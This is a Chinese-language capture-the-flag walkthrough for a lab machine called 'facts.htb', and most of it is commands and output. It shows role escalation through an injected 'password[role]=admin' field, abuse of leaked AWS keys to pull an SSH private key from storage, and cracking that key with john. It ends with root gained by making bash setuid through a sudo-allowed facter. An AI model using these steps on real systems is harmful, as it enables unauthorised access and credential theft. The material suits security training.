

点击”Change Password”, 输入新密码,抓包,添加&password[role]=admin ,之后刷新页面,可以看到提升到管理员后台

在后台配置中可以找到AWS 的密钥配置
SSH 登录
安装aws curl "https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip" -o "awscliv2.zip"
配置aws 并连接,在.ssh 目录下可以获取到 id_ed25519
$ aws configure

Tip: You can deliver temporary credentials to the AWS CLI using your AWS Console session by running the command 'aws login'.

AWS Access Key ID [None]: AKIA9......FAD15D5
AWS Secret Access Key [None]: ZrwidjEG......y5v1gCextPZRLWU
Default region name [None]: us-east-1
Default output format [None]:

$ aws s3 ls --endpoint-url http://facts.htb:54321
2025-09-11 20:06:52 internal
2025-09-11 20:06:52 randomfacts

$ aws s3 ls s3://internal/ --endpoint-url http://facts.htb:54321
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-09 02:45:13        220 .bash_logout
2026-01-09 02:45:13       3900 .bashrc
2026-01-09 02:47:17         20 .lesshst
2026-01-09 02:47:17        807 .profile

$ aws s3 ls s3://internal/.ssh/ --endpoint-url http://facts.htb:54321
2026-04-09 13:40:07         82 authorized_keys
2026-04-09 13:40:07        464 id_ed25519

$ aws s3 cp s3://internal/.ssh/id_ed25519 --endpoint-url http://facts.htb:54321 ./id_ed25519
download: s3://internal/.ssh/id_ed25519 to ./id_ed25519
使用john 破解id_ed25519 并使用trivia 账号登录成功,trivia账号在/etc/passwd 文件中获取
$python3 ssh2john.py id_ed25519 ssh.hash

$./john --wordlist=/opt/secLists/rockyou.txt ssh.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [MD5/bcrypt-pbkdf/[3]DES/AES 32/64])
Cost 1 (KDF/cipher [0:MD5/AES 1:MD5/[3]DES 2:bcrypt-pbkdf/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 16 OpenMP threads
Press 'q' or Ctrl-C to abort, 'h' for help, almost any other key for status
dragonballz      (id_ed25519)
1g 0:00:00:30 DONE (2026-04-09 15:22) 0.03327g/s 106.5p/s 106.5c/s 106.5C/s adriano..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed

$ chmod 600 id_ed25519
$ ssh -i id_ed25519 trivia@facts.htb
Enter passphrase for key 'id_ed25519':
权限提升
sudo -l 发现facter,通过检索 https://gtfobins.org/gtfobins/facter/ 发现目录底下第一个ruby 文件会被执行
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter

trivia@facts:~$ /usr/bin/facter -h
Usage
=====

  facter [options] [query] [query] [...]

Options
=======
           [--color]                      Enable color output.
           [--no-color]                   Disable color output.
        -c [--config]                     The location of the config file.
           [--custom-dir]                 A directory to use for custom facts.
        -d [--debug]                      Enable debug output.
           [--external-dir]               A directory to use for external facts.
           [--hocon]                      Output in Hocon format.
      <...>
        -h [--help]                       Help for all arguments

trivia@facts:~$  mkdir -p /tmp/exploit
trivia@facts:~$  cd /tmp/exploit/
trivia@facts:/tmp/exploit$ cat > /tmp/exploit_facts/exp.rb << 'EOF'
#!/usr/bin/env ruby
system("chmod +s /bin/bash")
EOF
trivia@facts:/tmp/exploit$ sudo /usr/bin/facter --custom-dir=/tmp/exploit/ x
trivia@facts:/tmp/exploit$ bash -p
bash-5.2# cat /root/root.txt| Flag | Path |
|---|---|
| flag1 | /home/william/user.txt |
| flag2 | /root/root.txt |